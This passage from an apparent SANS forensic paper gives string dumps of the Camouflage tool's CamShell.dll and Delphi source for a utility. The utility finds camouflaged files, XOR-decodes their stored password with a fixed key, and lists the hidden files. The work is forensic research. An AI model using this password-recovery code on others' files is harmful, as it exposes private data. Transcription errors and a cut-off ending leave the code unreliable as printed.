NAME="ballard" ALIGN=""
245 TYPE="application/x-shockwave-flash"
PLUGINS PAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
2af </OBJECT>
2ba </center>
2c5 </BODY>
2ce </HTML>
1496 \\SheCamouflageShell
14fc ShellExt
1598 VB5!
1610 CamShell
1619 BitmapShellMenu
162a CamouflageShell
1d68 CamouflageShell
1d78 Shell_Declares
1d88 Shell_Functions
1d98 ShellExt
1da4 modShellRegistry
1ed8 kernel32
1ee8 lstrcpA
1f2c lstrlenA
1f70 ole32.dll
1f80 CLSIDFromProgID
1fc8 StringFromGUID2
2010 ReleaseStgMedium
205c shell32.dll
206c DragQueryFileA
20b4 RtlMoveMemory
20fc VirtualProtect
2144 gdi32
2150 CreateICA
2194 GetTextMetricsA
21dc CreateCompatibleDC
2228 DeleteDC
227c GetObjectA
22c0 CreateBitmapIndirect
2310 SelectObject
2358 StretchBlt
239c DeleteObject
23e4 FindResourceA
23f8 advapi32.dll
2440 user32
244c LoadBitmapA
2490 LoadResource
24d8 advapi32
24e8 RegQueryValueExA
2534 ModifyMenuA
2578 InsertMenuA
25bc SetMenuItemBitmaps
2608 LoadLibraryA
2650 SystemParametersInfoA
26a0 GetFullPathNameA
27a4 RegOpenKeyExA
2820 RegCloseKey
2960 __vbaI4Var
29b8 VBA6.DLL
29c4 __vbaCopyBytes
29d4 __vbaFreeStrList
29e8 __vbaFreeObj
29f8 __vbaCastObj
```


2a08 __vbaLateldCallld
 2a1c __vbaHresultCheckObj
 2a34 __vbaI2I4
 2a40 __vbaNew2
 2a53 7__vbaObjSet
 2a60 __vbaStrCmp
 2a6c __vbaStrVarVal
 2a7c IContextMenu_QueryContextMenu
 2a9c __vbaBoolVar
 2aac __vbaObjSetAddrOf
 2ac0 __vbaAptOffset
 2ad0 __vbaAryDestruct
 2ae4 IShellExtInit_Initialize
 2b00 __vbaStrVarCopy
 2b10 __vbaAryUnlock
 2b20 __vbaGenerateBoundsError
 2b3c __vbaAryLock
 2b4c IContextMenu
 2b5c __vbaStr2Vec
 2b6c __vbaAryMove
 2b7c __vbaStrCat
 2b88 __vbaStrToUnicode
 2b9c __vbaFreeVar
 2bbb F__vbaStrVarMove
 2bcc __vbaStrMove
 2bdc __vbaStrCopy
 2bec __vbaErrorOverflow
 2c00 __vbaFreeStr
 2c10 __vbaSetSystemError
 2c50 __vbaStrToAnsi
 2cb0 Class
 2cc8 C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3
 2cec **VBRUN**
 2d2b FISHellExtInit
 2d4c C:\My Documents\VB Programs\Camouflage\Shell\lctxMenu.tlb
 2d88 IContextMenu_TLB
 2da0 IContextMenu_GetCommandString
 2dc0 IContextMenu_InvokeCommand
 2f18 __vbaRedim
 2f24 __vbaUbound
 2f30 __vbaVar2Vec
 2f40 __vbaRecDestruct
 2f54 __vbaLsetFixstr
 2f64 __vbaLsetFixstrFree
 2f78 __vbaLenBstr
 2f88 __vbaFreeVarList
 2f9c __vbaFixstrConstruct
 2fcc __vbaVarTstEq
 2fdc __vbaVarMove
 2fec __vbaVarCopy
 2ffc __vbaVarDup
 3243 7m_szFile
 3250 IContextMenu
 3260 IShellExtInit
 3270 pidlFolder
 327c lpdojb
 3284 hKeyProgID
 3290 hMenu
 3298 indexMenu
 32a4 idCmdFirst
 32b0 idCmdLast
 32bc uFlags
 32c4 idCmd
 32cc pwReserved
 32d8 pszName
 32e0 cchMax
 32e8 lpcmi
 3343 pVfk
 3350 pIVR
 335f Pj@j
 336d L\$j
 3438 7hd(
 348b 7hd(
 34f6 7hd(
 3654 Sh()

36ad j4hl)
 376d 7PWWh
 379c Qh<)
 37c6 Vh|)
 380d j4hl)
 3b24 WPQj
 4186 B4Ph(
 42b8 PQWWR
 451b `SVW
 45f1 Ph .
 4650 Ph .
 4a25 Vh|)
 4b4c Vh|)
 4e22 Ph .
 4e30 t 9u
 5095 PVQR
 54f4 **MSVBVM60.DLL**
 5504 _Cicos
 550e __adj_fptan
 551c __vbaVarMove
 552c __vbaFreeVar
 553c __vbaAryMove
 554c __vbaLenBstr
 555c __vbaStrVarMove
 556e __vbaAptOffset
 5580 __vbaFreeVarList
 5594 __adj_fdiv_m64
 55a4 __adj_fprem1
 55b2 __vbaCopyBytes
 55c4 __vbaStrCat
 55d2 __vbaLsetFixstr
 55e4 __vbaRecDestruct
 55f8 __vbaSetSystemError
 560e __vbaHresultCheckObj
 5626 __adj_fdiv_m32
 5636 __vbaAryDestruct
 564a EVENT_SINK2_Release
 5660 __vbaObjSet
 566e __adj_fdiv_m16i
 5680 __vbaObjSetAddrRef
 5694 __adj_fdivr_m16i
 56a6 __vbaBoolVar
 56b6 _CIsin
 56c0 __vbaChkstk
 56ce EVENT_SINK_AddRef
 56e2 __vbaGenerateBoundsError
 56fe __vbaStrCmp
 570c __vbaVarTstEq
 571c __vbaI2I4
 5728 DllFunctionCall
 573a __adj_fpatan
 5748 __vbaFixstrConstruct
 5760 __vbaLateldCallLd
 5774 __vbaRedim
 5782 EVENT_SINK2_Release
 5798 _CIsqrt
 57a2 EVENT_SINK_QueryInterface
 57be __vbaStr2Vec
 57ce __vbaExceptionHandler
 57e4 __vbaStrToUnicode
 57f8 __adj_fprem
 5806 __adj_fdivr_m64
 5818 __vbaFPEException
 582c __vbaUbound
 583a __vbaStrVarVal
 584c __vbaLsetFixstrFree
 5862 _Cilog
 586c __vbaErrorOverflow
 5882 __vbaVar2Vec
 5892 __vbaNew2
 589e __adj_fdiv_m32i
 58b0 __adj_fdivr_m32i
 58c2 __vbaStrCopy
 58d2 EVENT_SINK2_AddRef
 58e8 __vbaFreeStrList

58fc __adj_fdivr_m32
 590e __adj_fdiv_r
 591c __vbaI4Var
 592a __vbaAryLock
 593a __vbaVarDup
 5948 __vbaStrToAnsi
 595a __vbaVarCopy
 596a __Clatan
 5974 __vbaStrMove
 5984 __vbaCastObj
 5994 __vbaStrVarCopy
 59a6 __allmul
 59b0 __Cltan
 59ba __vbaAryUnlock
 59cc __Clexp
 59d6 __vbaFreeStr
 59e6 __vbaFreeObj
 5a50 **CamShell.dll**
 5a5d **DllCanUnloadNow**
 5a6d **DllGetClassObject**
 5a7f **DllRegisterServer**
 5a91 **DllUnregisterServer**
 7005 _]:cu
 7035 _]:cu
 704d _]:cu
 7065 _]:cu
 707d _]:cu
 7095 _]:cu
 70ad _]:cu
 70c5 _]:cu
 70dd _]:cu
 7620 DDDDDDD@
 7628 DDDDDDD@
 7630 DDDDDDD@
 7638 DDDDDDD@
 7662 "%R%
 76ac MSFT
 7a7a stdole2.tlbWWW
 7a96 IctxMenu.tlbWW
 7caf 1CamouflageShellW
 7ccc _ShellExtWWWd
 7ce3 _ShellExt
 7cf8 m_szFile
 8033 2\$2*20262<2B2H2N2T2Z2'2f2l2r2x2~2
 8087 3 3&3,32383>3D3J3P3V3\3b3h3n3t3z3
 80dd 4"4(4.444:4@4F4L4R4Z4_4 54585P5X5l5p5x5
 810d 5@6T6X6'6p6
 8125 7 7(70787@7H7P7X7'7h7p7x7
 8161 8 8(80888D8H8T8X8\8h8x8
 819f 9 9\$9(9,9<9@9D9H9L9P9p9t9x9l9
 81d3 :0<<<@<L<h<x<
 81f9 =\$=,=4=T=X=\\='=
 8213 ?8?<?D?Q?\\?a?
 8241 0\$0(000=0H0M0l0
 826b 1%10151\\1'1h1u1
 8295 2D2H2P2l2h2m2
 82b9 3 3\$3,393D3l3d3h3p3l3
 82e3 4!4,414X4\\4d4q4l4
 8309 5 5%5@5D5L5Y5d5l5
 8335 6\$6l6<6A6h6l6t6
 836d 8,80888E8P8U8
 837d 9L:P:\$<4<8<<<
 83a7 0 0,04080<0@0D0H0L0P0T0X0d0h0l0p0t0
 83d5 1(1P1l1
 83fb 2 2\$2(2,2024282<2@2(3
 8419 4#454:4'4k4
 8439 4%5,5<5E5l5r5
 8455 6#6,626F6L6V6\\6o6
 8477 7l7G7j7~7
 8495 8!8A8K8f8n8s8{8
 84b7 929G9h9x9
 84cb :q:e;
 84dd < <+<@<H<_<g<p<
 84f9 = {=C=l=Y=j}=
 850d =^>s>}>

851f ?!?=E?N?o?u?
853d 0 020H0u0
8555 1(1C1J1`1r1{1
8573 2I2N2U2`2
8585 2-3>3E3Y3o3
859b 4#4-484P4V4
85ad 5%5B5`5o5y5
85cf 5"606>6G6R6X6n6|6
85f5 7\$7:7`7d7h7I7p7t7x7|7
8617 868L8e8o8u8
8631 9Q9b9
8645 !:-:F:N;j:r:
8663 : ;+;>;D;N;T;m;u;
8689 <0<R<n<
86a5 ==4=w=
86b3 >\$>*>=>H>
86c7 ?"?F?O?_?
86e3 0B0b0m0y0
86f3 101A1f1w1
8707 2/2?2R2W2h2r2
8721 3 3\$3(3.3

© SANS Institute 2004, Author retains full rights.

Appendix 1-C: Results of the Bintext (CamShell.dll)

File pos	Mem pos	ID	Text
=====	=====	==	=====
00000000	00000000	0	<HTML>
00000008	00000008	0	<HEAD>
00000010	00000010	0	<meta http-equiv=Content-Type content="text/html; charset=ISO-8859-1">
00000059	00000059	0	<TITLE>Ballard</TITLE>
00000071	00000071	0	</HEAD>
0000007A	0000007A	0	<BODY bgcolor="#EDED" >
00000096	00000096	0	<center>
000000A0	000000A0	0	<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
000000DE	000000DE	0	
			codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
0000013F	0000013F	0	WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
00000171	00000171	0	<PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high>
			<PARAM NAME=bgcolor VALUE=#CCCCC> <EMBED src="ballard.swf" quality=high bgcolor=#CCCCC
			WIDTH="800" HEIGHT="600" NAME="ballard" ALIGN=""
00000245	00000245	0	TYPE="application/x-shockwave-flash"
			PLUGINSOURCE="http://www.macromedia.com/go/getflashplayer"></EMBED>
000002AF	000002AF	0	</OBJECT>
000002BA	000002BA	0	</center>
000002C5	000002C5	0	</BODY>
000002CE	000002CE	0	</HTML>
00001496	00001496	0	\\SheCamouflageShell
000014FC	000014FC	0	ShellExt
00001610	00001610	0	CamShell
00001619	00001619	0	BitmapShellMenu
0000162A	0000162A	0	CamouflageShell
00001D68	00001D68	0	CamouflageShell
00001D78	00001D78	0	Shell_Declares
00001D88	00001D88	0	Shell_Functions
00001D98	00001D98	0	ShellExt
00001DA4	00001DA4	0	modShellRegistry
00001ED8	00001ED8	0	kernel32
00001EE8	00001EE8	0	lsrtpyA
00001F2C	00001F2C	0	lsrtpyA
00001F70	00001F70	0	ole32.dll
00001F80	00001F80	0	CLSIDFromProgID
00001FC8	00001FC8	0	StringFromGUID2
00002010	00002010	0	ReleaseStgMedium
0000205C	0000205C	0	shell32.dll
0000206C	0000206C	0	DragQueryFileA
000020B4	000020B4	0	RtlMoveMemory
000020FC	000020FC	0	VirtualProtect
00002144	00002144	0	gdi32
00002150	00002150	0	CreateICA
00002194	00002194	0	GetTextMetricsA
000021DC	000021DC	0	CreateCompatibleDC
00002228	00002228	0	DeleteDC
0000227C	0000227C	0	GetObjectA
000022C0	000022C0	0	CreateBitmapIndirect
00002310	00002310	0	SelectObject
00002358	00002358	0	StretchBlt
0000239C	0000239C	0	DeleteObject
000023E4	000023E4	0	FindResourceA
000023F8	000023F8	0	advapi32.dll
00002440	00002440	0	user32
0000244C	0000244C	0	LoadBitmapA
00002490	00002490	0	LoadResource
000024D8	000024D8	0	advapi32
000024E8	000024E8	0	RegQueryValueExA
00002534	00002534	0	ModifyMenuA
00002578	00002578	0	InsertMenuA
000025BC	000025BC	0	SetMenuItemBitmaps
00002608	00002608	0	LoadLibraryA
00002650	00002650	0	SystemParametersInfoA
000026A0	000026A0	0	GetFullPathNameA
000027A4	000027A4	0	RegOpenKeyExA
00002820	00002820	0	RegCloseKey
00002960	00002960	0	__vbaI4Var
000029B8	000029B8	0	VBA6.DLL
000029C4	000029C4	0	__vbaCopyBytes
000029D4	000029D4	0	__vbaFreeStrList

000029E8	000029E8	0	__vbaFreeObj
000029F8	000029F8	0	__vbaCastObj
00002A08	00002A08	0	__vbaLatelIdCallLd
00002A1C	00002A1C	0	__vbaHresultCheckObj
00002A34	00002A34	0	__vbaI2I4
00002A40	00002A40	0	__vbaNew2
00002A53	00002A53	0	7__vbaObjSet
00002A60	00002A60	0	__vbaStrCmp
00002A6C	00002A6C	0	__vbaStrVarVal
00002A7C	00002A7C	0	IContextMenu_QueryContextMenu
00002A9C	00002A9C	0	__vbaBoolVar
00002AAC	00002AAC	0	__vbaObjSetAddr
00002AC0	00002AC0	0	__vbaAptOffset
00002AD0	00002AD0	0	__vbaAryDestruct
00002AE4	00002AE4	0	IShellExtInit_Initialize
00002B00	00002B00	0	__vbaStrVarCopy
00002B10	00002B10	0	__vbaAryUnlock
00002B20	00002B20	0	__vbaGenerateBoundsError
00002B3C	00002B3C	0	__vbaAryLock
00002B4C	00002B4C	0	IContextMenu
00002B5C	00002B5C	0	__vbaStr2Vec
00002B6C	00002B6C	0	__vbaAryMove
00002B7C	00002B7C	0	__vbaStrCat
00002B88	00002B88	0	__vbaStrToUnicode
00002B9C	00002B9C	0	__vbaFreeVar
00002BBB	00002BBB	0	F__vbaStrVarMove
00002BCC	00002BCC	0	__vbaStrMove
00002BDC	00002BDC	0	__vbaStrCopy
00002BEC	00002BEC	0	__vbaErrorOverflow
00002C00	00002C00	0	__vbaFreeStr
00002C10	00002C10	0	__vbaSetSystemError
00002C50	00002C50	0	__vbaStrToAnsi
00002CB0	00002CB0	0	Class
00002CC8	00002CC8	0	C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3
00002CEC	00002CEC	0	VBRUN
00002D2B	00002D2B	0	FIShellExtInit
00002D4C	00002D4C	0	C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb
00002D88	00002D88	0	IContextMenu_TLB
00002DA0	00002DA0	0	IContextMenu_GetCommandString
00002DC0	00002DC0	0	IContextMenu_InvokeCommand
00002F18	00002F18	0	__vbaRedim
00002F24	00002F24	0	__vbaUbound
00002F30	00002F30	0	__vbaVar2Vec
00002F40	00002F40	0	__vbaRecDestruct
00002F54	00002F54	0	__vbaLsetFixstr
00002F64	00002F64	0	__vbaLsetFixstrFree
00002F78	00002F78	0	__vbaLenBstr
00002F88	00002F88	0	__vbaFreeVarList
00002F9C	00002F9C	0	__vbaFixstrConstruct
00002FCC	00002FCC	0	__vbaVarTstEq
00002FDC	00002FDC	0	__vbaVarMove
00002FEC	00002FEC	0	__vbaVarCopy
00002FFC	00002FFC	0	__vbaVarDup
00003243	00003243	0	7m_szFile
00003250	00003250	0	IContextMenu
00003260	00003260	0	IShellExtInit
00003270	00003270	0	pidlFolder
0000327C	0000327C	0	lpdobj
00003284	00003284	0	hKeyProgID
00003290	00003290	0	hMenu
00003298	00003298	0	indexMenu
000032A4	000032A4	0	idCmdFirst
000032B0	000032B0	0	idCmdLast
000032BC	000032BC	0	uFlags
000032C4	000032C4	0	idCmd
000032CC	000032CC	0	pwReserved
000032D8	000032D8	0	pszName
000032E0	000032E0	0	cchMax
000032E8	000032E8	0	lpcmi
000036AD	000036AD	0	j4hl)
0000380D	0000380D	0	j4hl)
00004186	00004186	0	B4Ph(.
000042B8	000042B8	0	PQWWR
000054F4	000054F4	0	MSVBVM60.DLL
00005504	00005504	0	__Clcos

0000550E	0000550E	0	_adj_fptan
0000551C	0000551C	0	_vbaVarMove
0000552C	0000552C	0	_vbaFreeVar
0000553C	0000553C	0	_vbaAryMove
0000554C	0000554C	0	_vbaLenBstr
0000555C	0000555C	0	_vbaStrVarMove
0000556E	0000556E	0	_vbaAptOffset
00005580	00005580	0	_vbaFreeVarList
00005594	00005594	0	_adj_fdiv_m64
000055A4	000055A4	0	_adj_fprem1
000055B2	000055B2	0	_vbaCopyBytes
000055C4	000055C4	0	_vbaStrCat
000055D2	000055D2	0	_vbaLsetFixstr
000055E4	000055E4	0	_vbaRecDestruct
000055F8	000055F8	0	_vbaSetSystemError
0000560E	0000560E	0	_vbaHresultCheckObj
00005626	00005626	0	_adj_fdiv_m32
00005636	00005636	0	_vbaAryDestruct
0000564A	0000564A	0	EVENT_SINK2_Release
00005660	00005660	0	_vbaObjSet
0000566E	0000566E	0	_adj_fdiv_m16i
00005680	00005680	0	_vbaObjSetAddr
00005694	00005694	0	_adj_fdivr_m16i
000056A6	000056A6	0	_vbaBoolVar
000056B6	000056B6	0	_Clsin
000056C0	000056C0	0	_vbaChkstk
000056CE	000056CE	0	EVENT_SINK_AddRef
000056E2	000056E2	0	_vbaGenerateBoundsError
000056FE	000056FE	0	_vbaStrCmp
0000570C	0000570C	0	_vbaVarTstEq
0000571C	0000571C	0	_vbaI2I4
00005728	00005728	0	DllFunctionCall
0000573A	0000573A	0	_adj_fptan
00005748	00005748	0	_vbaFixstrConstruct
00005760	00005760	0	_vbaLateIdCallLd
00005774	00005774	0	_vbaRedim
00005782	00005782	0	EVENT_SINK_Release
00005798	00005798	0	_Clsqrt
000057A2	000057A2	0	EVENT_SINK_QueryInterface
000057BE	000057BE	0	_vbaStr2Vec
000057CE	000057CE	0	_vbaExceptHandler
000057E4	000057E4	0	_vbaStrToUnicode
000057F8	000057F8	0	_adj_fprem
00005806	00005806	0	_adj_fdivr_m64
00005818	00005818	0	_vbaFPEException
0000582C	0000582C	0	_vbaUbound
0000583A	0000583A	0	_vbaStrVarVal
0000584C	0000584C	0	_vbaLsetFixstrFree
00005862	00005862	0	_Cllog
0000586C	0000586C	0	_vbaErrorOverflow
00005882	00005882	0	_vbaVar2Vec
00005892	00005892	0	_vbaNew2
0000589E	0000589E	0	_adj_fdiv_m32i
000058B0	000058B0	0	_adj_fdivr_m32i
000058C2	000058C2	0	_vbaStrCopy
000058D2	000058D2	0	EVENT_SINK2_AddRef
000058E8	000058E8	0	_vbaFreeStrList
000058FC	000058FC	0	_adj_fdivr_m32
0000590E	0000590E	0	_adj_fdiv_r
0000591C	0000591C	0	_vbaI4Var
0000592A	0000592A	0	_vbaAryLock
0000593A	0000593A	0	_vbaVarDup
00005948	00005948	0	_vbaStrToAnsi
0000595A	0000595A	0	_vbaVarCopy
0000596A	0000596A	0	_Clatan
00005974	00005974	0	_vbaStrMove
00005984	00005984	0	_vbaCastObj
00005994	00005994	0	_vbaStrVarCopy
000059A6	000059A6	0	_allmul
000059B0	000059B0	0	_Cltan
000059BA	000059BA	0	_vbaAryUnlock
000059CC	000059CC	0	_Clexp
000059D6	000059D6	0	_vbaFreeStr
000059E6	000059E6	0	_vbaFreeObj
00005A50	00005A50	0	CamShell.dll

00005A5D	00005A5D	0	<u>DllCanUnloadNow</u>
00005A6D	00005A6D	0	<u>DllGetClassObject</u>
00005A7F	00005A7F	0	<u>DllRegisterServer</u>
00005A91	00005A91	0	<u>DllUnregisterServer</u>
00007005	00007005	0	_:cu
00007035	00007035	0	_:cu
0000704D	0000704D	0	_:cu
00007065	00007065	0	_:cu
0000707D	0000707D	0	_:cu
00007095	00007095	0	_:cu
000070AD	000070AD	0	_:cu
000070C5	000070C5	0	_:cu
000070DD	000070DD	0	_:cu
00007620	00007620	0	DDDDDD@
00007628	00007628	0	DDDDDD@
00007630	00007630	0	DDDDDD@
00007638	00007638	0	DDDDDD@
00007A7A	00007A7A	0	stdole2.tlbWWW
00007A96	00007A96	0	lctxMenu.tlbWW
00007CAF	00007CAF	0	1CamouflageShellW
00007CCC	00007CCC	0	_ShellExtWWWd
00007CE3	00007CE3	0	_ShellExt
00007CF8	00007CF8	0	m_szFile
00008033	00008033	0	2\$2*20262<2B2H2N2T2Z2
00008049	00008049	0	2f2l2r2x2~2
00008087	00008087	0	3 3&3,32383>3D3J3P3V3\3b3h3n3t3z3
000080DD	000080DD	0	4*4(4,444:4@4F4L4R4Z4_4 54585P5X5l5p5x5
0000810D	0000810D	0	5@6T6X6
00008125	00008125	0	7 7(70787@7H7P7X7
00008137	00008137	0	7h7p7x7
00008161	00008161	0	8 8(80888D8H8T8X8\8h8x8
0000819F	0000819F	0	9 9\$9(9,9<9@9D9H9L9P9p9t9x9l9
000081D3	000081D3	0	:0<<<@<L<h<x<
000081F9	000081F9	0	=\$,=4=T=X=\=
00008213	00008213	0	?8?<?D?Q?l?a?
00008241	00008241	0	0\$0(000=0H0M0l0
0000826B	0000826B	0	1%10151\1
00008275	00008275	0	1h1u1
00008295	00008295	0	2D2H2P2l2h2m2
000082B9	000082B9	0	3 3\$3,393D3l3d3h3p3}3
000082E3	000082E3	0	4!4,414X4\4d4q4l4
00008309	00008309	0	5 5%5@5D5L5Y5d5i5
00008335	00008335	0	6\$616<6A6h6l6t6
0000836D	0000836D	0	8,80888E8P8U8
0000837D	0000837D	0	9L:P:\$<4<8<<<
000083A7	000083A7	0	0 0,04080<0@0D0H0L0P0T0X0d0h0l0p0t0
000083D5	000083D5	0	1(1P1l1
000083FB	000083FB	0	2 2\$2(2,2024282<2@2(3
00008419	00008419	0	4#454:4
00008439	00008439	0	4%5,5<5E5l5r5
00008455	00008455	0	6#6,626F6L6V6\6o6
00008477	00008477	0	717G7l7~7
00008495	00008495	0	8!8A8K8f8n8s8{8
000084B7	000084B7	0	929G9h9x9
000084CB	000084CB	0	:q:e;
000084DD	000084DD	0	< <+<@<H<_<g<p<
000084F9	000084F9	0	= =(C=I=Y=j=)=
0000850F	0000850F	0	>s>}>
0000851F	0000851F	0	?l?=?E?N?o?u?
0000853D	0000853D	0	0 020H0u0
00008555	00008555	0	1(1C1J1
0000855D	0000855D	0	1r1{1
00008573	00008573	0	2l2N2U2
00008585	00008585	0	2-3>3E3Y3o3
0000859B	0000859B	0	4#4-484P4V4
000085AD	000085AD	0	5%5B5
000085B3	000085B3	0	5o5y5
000085CF	000085CF	0	5"606>6G6R6X6n6l6
000085F5	000085F5	0	7\$7:7
000085FB	000085FB	0	7d7h7l7p7t7x7l7
00008617	00008617	0	868L8e8o8u8
00008631	00008631	0	9Q9b9
00008645	00008645	0	:.-:F:N:j:r:
00008663	00008663	0	: :+>;D;N;T;m;u;
00008689	00008689	0	<0<R<n<

000086A5 000086A5 0 ==4=w=
000086B3 000086B3 0 >\$>*>=>H>
000086C7 000086C7 0 ?"F?O?_?
000086E3 000086E3 0 0B0b0m0y0
000086F3 000086F3 0 101A1f1w1
00008707 00008707 0 2/2?2R2W2h2r2
00008721 00008721 0 3 3\$3(3.3
00001A21 00001A21 0 ***AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp**
00001DBC 00001DBC 0 NewFolder
00001DD4 00001DD4 0 ViewList
00001DEC 00001DEC 0 ViewDetails
00001E08 00001E08 0 Camouflage.ShellExt
00001E34 00001E34 0 Registry
00001E4C 00001E4C 0 Hive or folder not specified.
00002738 00002738 0 **oleaut32.dll**
00002758 00002758 0 Bad ProgId rc::
0000277C 0000277C 0 Bad ClassId rc::
00002864 00002864 0 Software\Camouflage\Settings
000028B4 000028B4 0 **ExplorerNameCamouflage**
000028E8 000028E8 0 **Camouflage**
00002904 00002904 0 **ExplorerNameUncamouflage**
0000293C 0000293C 0 **Uncamouflage**
000029A0 000029A0 0 DISPLAY
00002E30 00002E30 0 (GCS_VERB)MENUITEM1
00002E5C 00002E5C 0 (GCS_VALIDATE)New menu item number 1
00002EC4 00002EC4 0 **Camouflage.exe /C**
00002EF0 00002EF0 0 **Camouflage.exe /U**
00002FBC 00002FBC 0 <EMPTY>
00007142 00007142 0 _IID_SHELLEXT
00007166 00007166 0 VS_VERSION_INFO
000071C2 000071C2 0 VarFileInfo
000071E2 000071E2 0 Translation
00007206 00007206 0 StringFileInfo
0000722A 0000722A 0 040904B0
00007242 00007242 0 Comments
00007254 00007254 0 **http://www.camouflage.freemove.co.uk**
000072A6 000072A6 0 **CompanyName**
000072C0 000072C0 0 **Twisted Pear Productions**
000072FA 000072FA 0 **FileDescription**
0000731C 0000731C 0 **Keeps files containing sensitive information safe from prying eyes.**
000073AA 000073AA 0 LegalCopyright
000073C8 000073C8 0 **Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.**
00007476 00007476 0 **ProductName**
00007490 00007490 0 **Camouflage**
000074AE 000074AE 0 **FileVersion**
000074C8 000074C8 0 **1.01.0001**
000074E2 000074E2 0 **ProductVersion**
00007500 00007500 0 **1.01.0001**
0000751A 0000751A 0 **InternalName**
00007534 00007534 0 **CamShell**
0000754E 0000754E 0 **OriginalFilename**
00007570 00007570 0 **CamShell.dll**
00007592 00007592 0 OLESelfRegister

[illegible]

```
$5B,$1B,$08,$22,$60,$4C,$4A,$C5,$8A,$B3,$C5,$75,$C3,$90,$7A,$F2,
$B2,$B6,$C8,$D0,$38,$8A,$C2,$86,$F0,$AC,$E9,$CA,$5C,$4E,$3E,$09,
$29,$78,$29,$99,$5A,$84,$D5,$BA,$5E,$D5,$92,$7A,$38,$FA,$D0,$60,
$EC,$F5,$27,$BA,$EE,$B7,$DE,$9F,$9B,$DE,$65,$D4,$76,$39,$76,$9C,
$DA,$68,$8D,$A8,$A0,$A6,$1E,$D9,$DB,$0F,$4D,$AB,$92,$CD,$71,$12);
```

implementation

```
{ $R *.DFM }
```

```
procedure TForm1.MSG_ADD(display_type: byte; msg: SString);
begin
  if display_type = log then
  begin
    Memo2.Lines.Add(msg);
  end
  else if display_type = info then
  begin
    Memo1.Lines.Add(msg);
  end;
end;
```

```
procedure TForm1.display_camouflaged_filename(filename: String);
var
  i: Integer;
  tmp: String;
begin
  MSG_ADD(info, Filename);
  for i:=0 to 100 do
  begin
    tmp:= tmp + '=';
  end;
  MSG_ADD(info, tmp);
end;
```

```
procedure TForm1.display_password(var pwd: array of Byte; len: integer);
var
  s: String;
  i: integer;
begin
  for i:=0 to len do
  begin
    s := s + chr(pwd[i]);
  end;
  if len = -1 then s:='<null>';
  MSG_ADD(info, ' Password: '+s);
end;
```

```
procedure TForm1.display_no_files(no_files: Integer);
begin
  MSG_ADD(info, ' Number of files in the camouflaged file: ' + inttostr(no_files));
end;
```

```
procedure TForm1.display_files_info(var files_info: TList);
var
  i: Integer;
  pfile: pFile_info;
  tmp: String;
begin
  MSG_ADD(info, ' Information of files:');
  for i:=0 to files_info.Count -1 do
  begin
    pfile := files_info.Items[i];
    if pfile.file_type then
    begin
      tmp := ' org file: ' + pfile.file_name + ' (' + inttostr(pfile.file_size) + ' Bytes)';
    end
    else
    begin
      tmp := ' ' + 'hided file ' + inttostr(i) + ': ' + pfile.file_name + ' (' + inttostr(pfile.file_size) + ' Bytes)';
    end;
    MSG_ADD(info, tmp);
  end;
end;
```

```
procedure TForm1.FormCreate(Sender: TObject);
```

```

begin
    DragAcceptFiles(Handle, TRUE);
end;

procedure TForm1.FormDestroy(Sender: TObject);
begin
    DragAcceptFiles(Handle, FALSE);
end;

procedure TForm1.WMDropFiles(var Msg: TWMDropFiles);
var
    I: integer;
    S: string;
begin
    with Msg do
    begin
        with Msg do
        begin
            for I := 0 to DragQueryFile(Drop, $FFFFFFFF, nil, 0) - 1 do
            begin
                SetLength(S, DragQueryFile(Drop, I, nil, 0)+1);
                DragQueryFile(Drop, I, PChar(S), Length(S));
                FileCheck(S);
            end;
            DragFinish(Drop);
        end;
    end;
end;

procedure TForm1.FileCheck(Filename:String);
var
    Stream: TFileStream;
    i,j: Integer;
    pos: Integer;
    no_files: Integer;
    pfile: pFile_info;
    files_info: TList;
begin
    if DirectoryExists(Filename) then
    begin
        MSG_ADD(log,'Can not open director:' + Filename);
        exit;
    end;

    try
        Stream := TFileStream.Create(Filename,fmOpenRead,fmShareDenyNone );
    except
        MSG_ADD(log,'Can not find file:' + Filename );
        exit;
    end;

    //check the signature of then camouflged file
    pos := - Size_of_Signature;
    Stream.Seek(pos, sofromend);
    Stream.ReadBuffer(buf, Size_of_Signature);
    for i:=0 to Size_of_Signature - 1 do
    begin
        if (buff[i]<>signature[i]) then
        begin
            MSG_ADD(log,'NOT camouflaged file:' + Filename );
            Stream.Free;
            exit;
        end;
    end;
    display_camouflaged_filename (filename);

    //get the password of the camouflaged file
    pos := pos - Size_of_Password;
    Stream.Seek(pos, sofromend);
    Stream.ReadBuffer(buf, Size_of_Password);
    for i:=0 to Size_of_Password -1 do
    begin
        if (buff[i] = $20) and ((i = Size_of_Password -1) or (buff[i+1] = $20)) then
        begin
            break
        end
        else
        begin

```

```

        buff[i] := buff[i] xor key[i];
    end;
end;
display_password(buf,i-1);

//get number of files in the camouflaged file
pos := pos - Size_of_Filesnumbers;
Stream.Seek(pos, sofromend);
Stream.ReadBuffer(no_files, Size_of_Filesnumbers);
display_no_files(no_files);

//allocate space to save file info
files_info := TList.Create;
for i:=0 to no_files -1 do
begin
    new(pfile);
    files_info.Add(pfile);
end;

//get file size of each file
for i:=0 to no_files -1 do
begin
    pos := pos - Size_of_Filesize;
    Stream.Seek(pos, sofromend);
    pfile := files_info.Items[i];
    Stream.ReadBuffer(pfile.file_size, Size_of_Filesize);
    if i=0 then
    begin
        pfile.file_type := true;
    end
    else
    begin
        pfile.file_type := false;
    end;
end;

//get file name of each file
for i:=0 to no_files -1 do
begin
    pos := pos - Size_of_Filename;
    Stream.Seek(pos, sofromend);
    pfile := files_info.Items[i];
    Stream.ReadBuffer(buf, Size_of_Filename);
    //calculate real file name
    for j:= 0 to Size_of_Filename -1 do
    begin
        if (buff[j] = $20) and ((j = Size_of_Filename -1) or (buff[j+1] = $20))then
        begin
            break
        end
        else
        begin
            pfile.file_name[j] := chr(buff[j] xor key[j]);
        end;
    end;
    pfile.file_name[j] := #0;
end;
display_files_info(files_info);

MSG_ADD(info, '');
files_info.Free;
Stream.Free;
end;

procedure TForm1.BitBtn1Click(Sender: TObject);
begin
